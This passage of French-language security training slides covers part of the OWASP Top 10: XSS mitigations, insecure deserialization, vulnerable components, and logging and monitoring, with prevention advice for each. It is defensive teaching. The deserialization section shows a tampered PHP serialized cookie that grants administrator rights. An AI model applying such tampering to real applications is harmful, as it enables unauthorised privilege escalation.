- Utilisez des frameworks qui échappent automatiquement à XSS par conception
- Découvrez les limites de la protection XSS de chaque framework et gérez de manière appropriée les cas d'utilisation qui ne sont pas couverts
- Échappez les données non approuvées de la requête HTTP en fonction du contexte dans le document HTML (body, attribute, JavaScript, CSS, or URL) (contre Reflected et Stored XSS)
- Appliquez un encodage contextuel lors de la modification de DOM côté client (contre DOM XSS)
- Activez Content Security Policy (CSP) (permet d'atténuer des attaques XSS)

8. Insecure Deserialization - Serialization

- **La sérialisation** est le processus de conversion de structures de données complexes, telles que des objets et leurs champs, dans un format «plus plat» qui peut être envoyé et reçu sous forme de flux séquentiel d'octets
- La sérialisation des données permet de
  - Écrire des données complexes dans la mémoire inter-processus, un fichier ou une base de données
  - Envoyer des données complexes, par exemple sur un réseau, entre différents composants d'une application ou dans un appel d'API
- Lors de la sérialisation d'un objet, son état sont est conservé
  - Les attributs de l'objet, ainsi que leurs valeurs attribuées



8. Insecure Deserialization - Suite

- La vulnérabilité a lieu lorsque des données contrôlables par l'utilisateur sont désérialisées par une application Web
- Cela permet potentiellement à un attaquant de manipuler des objets sérialisés afin de transmettre des données nuisibles dans le code de l'application
- Il est même possible de remplacer un objet sérialisé par un objet d'une classe entièrement différente (object injection)
  - Un objet d'une classe inattendue peut provoquer une exception
- Impact
  - Remote code execution (RCE)
  - Une élévation de privilèges
  - Un accès arbitraire aux fichiers
  - Des attaques par déni de service
- Il n'est pas possible de désérialiser en toute sécurité une entrée non approuvée!

8. Insecure Deserialization - Exemple

- Un forum PHP utilise la sérialisation d'objets PHP pour enregistrer un "super" cookie, contenant l'ID utilisateur, le rôle, le hachage du mot de passe et d'autres états
  - `a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
- Un attaquant modifie l'objet sérialisé pour se donner les privilèges d'administrateur
  - `a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`

8. Insecure Deserialization - Comment empêcher?

- Le seul modèle architectural sûr est de ne pas accepter d'objets sérialisés provenant de sources non approuvées ou d'utiliser des supports de sérialisation qui n'autorisent que des types de données primitifs
- Sinon
  - Mettez en œuvre des contrôles d'intégrité tels que des signatures numériques sur tous les objets sérialisés pour empêcher la création d'objets hostiles ou la falsification des données
  - Appliquez des contraintes de type strictes lors de la désérialisation avant la création d'objet
  - Isolez et exécutez le code désérialisé dans les environnements à faibles privilèges lorsque cela est possible
  - Journalisez les exceptions et les échecs de désérialisation, par exemple lorsque le type entrant n'est pas le type attendu, ou la désérialisation lève des exceptions
  - Restreignez ou surveillez la connectivité réseau entrante et sortante à partir de conteneurs ou de serveurs qui désérialisent
  - Surveillez la désérialisation, alertez si un utilisateur désérialise constamment

9. Using Components with Known Vulnerabilities

- Utilisation des composants avec des vulnérabilités connus
- Avec la croissante de complexité des applications modernes, ce risque est très répandu
    - Les applications utilisent de nombreux composants tiers tels que des bibliothèques, des frameworks et ces composants dépendent également d'autres composants
    - Les équipes de développement ne comprennent pas toujours tous les composants qu'ils utilisent dans leur applications ou leur APIs

- *L'application est-elle vulnérable?*
    - Vous ne connaissez pas les versions de tous les composants que vous utilisez (côté client et côté serveur) et leurs dépendances?
    - Le logiciel est-il vulnérable, n'est plus supporté ou obsolète?
    - Recherchez-vous régulièrement des vulnérabilités dans des composants que vous utilisez?
    - Corrigez-vous ou mettez-vous à niveau la plate-forme sous-jacente, les frameworks et les dépendances régulièrement?
    - Les développeurs de logiciels testent-ils la compatibilité des bibliothèques mises à jour, mises à niveau ou corrigées?

9. Using Components with Known Vulnerabilities - Exemples

- **Utilisation d'un dépendance obsolète ou vulnérable**
  - *OWASP WebGoat* utilise une version vulnérable *1.4.5* de la bibliothèque *Xstream* pour transformer un document XML en un objet Java
    - La recherche d'exploits publics sur Internet révèle que cette version souffre d'une grave vulnérabilité de *désérialisation*, qui conduit à une exécution de code à distance (RCE)
- **Composants malveillants et typosquatting**
  - Parfois, les développeurs peuvent utiliser un composant nocif qui ressemble à celui légitime
  - Par exemple, cette issue GitHub rapporte comment l'attaquant a exfiltré des clés SSH et des fichiers internes à l'aide d'un module nocif qu'il avait nommé *python3-dateutil*
    - Ce nom n'a pas été choisi au hasard. En fait, le nom légitime du module est *python-dateutil*
    - Malheureusement, quelques centaines de développeurs sont tombés dans ce piège
- **L'attaque la plus célèbre du monde**
  - Possiblement, l'exemple le plus célèbre d'exploitation de ce type de vulnerabilité est le hack Equifax
    - Le point d'entrée était une version vulnérable de **Struts**, **CVE-2017-5638**
    - Cette vulnérabilité a été découverte et divulguée plusieurs mois auparavant, mais Equifax ne l'a pas corrigée
    - Comme résultat, les pirates ont un RCE, ont pivoté à l'intérieur du réseau et ont volé les informations personnelles de plus de 140 millions de clients

9. Using Components with Known Vulnerabilities - Comment empêcher?

- Supprimez les dépendances, les fonctionnalités, les composants, les fichiers et la documentation inutiles
- Surveillez continuellement l'inventaire des versions des composants côté client et côté serveur (par exemple, les frameworks, les bibliothèques) et leurs dépendances à l'aide d'outils (versions, Dependency Check, retire.js, etc)
- Surveillez en permanence les sources telles que CVE et NVD pour être conscient des vulnérabilités des composants utilisés dans vos applications
    - Utilisez des outils d'analyse de composition logicielle pour automatiser le processus
    - Abonnez-vous aux alertes par e-mail pour les vulnérabilités de sécurité liées aux composants que vous utilisez
- Obtenez des composants uniquement auprès de sources officielles via des liens sécurisés
    - Préférez les packages signés pour réduire le risque d'inclure un composant malveillant modifié
- Surveillez les bibliothèques et les composants qui ne sont pas maintenus ou ne créent pas de correctifs de sécurité pour les anciennes versions

10. Insufficient Logging & Monitoring

- L'exploitation de logging et de monitoring insuffisantes est à la base de presque tous les incidents majeurs
- Les attaquants comptent sur le manque de monitoring et de logging pour atteindre leurs objectifs sans être détectés
  - En 2016, l'identification d'une violation de sécurité prenait en moyenne 191 jours
- *L'application est-elle vulnérable?*
  - Les événements vérifiables, tels que les connexions, les échecs de connexion et les transactions de grande valeur, sont-ils enregistrés?
  - Les warnings et les erreurs génèrent-ils des messages de logs adéquats et clairs?
  - Les logs des applications et des API sont-ils surveillés pour détecter toute activité suspecte?
  - Les logs sont-ils uniquement stockés localement?
  - Des seuils d'alerte et des processus d'escalade des incidents sont-ils en place et efficaces?
  - Les tests de pénétration et les analyses par des outils comme ZAP déclenchent-ils des alertes?
  - L'application a-t-elle la capacité de détecter, d'escalader et d'alerter les attaques actives en temps réel ou presque en temps réel?

10. Insufficient Logging & Monitoring - Comment empêcher?

- Assurez-vous que tous les échecs de connexion, de contrôle d'accès et de validation d'entrée côté serveur sont journalisés avec un contexte utilisateur suffisant pour identifier les comptes suspects ou malveillants, et sont conservés pendant suffisamment de temps pour permettre une analyse forensic
- Assurez-vous que les logs sont générés dans un format qui peut être facilement consommé par une solution de gestion centralisée des logs
- Assurez-vous que les logs des transactions de grande valeur disposent des contrôles d'intégrité pour empêcher la falsification ou la suppression
- Mettez en place le monitoring et l’alerting efficaces afin que les activités suspectes soient détectées et traitées en temps raisonnable
- Établissez ou adoptez un processus de réponse aux incidents et un plan de reprise d’activité après incident

Merci pour votre attention!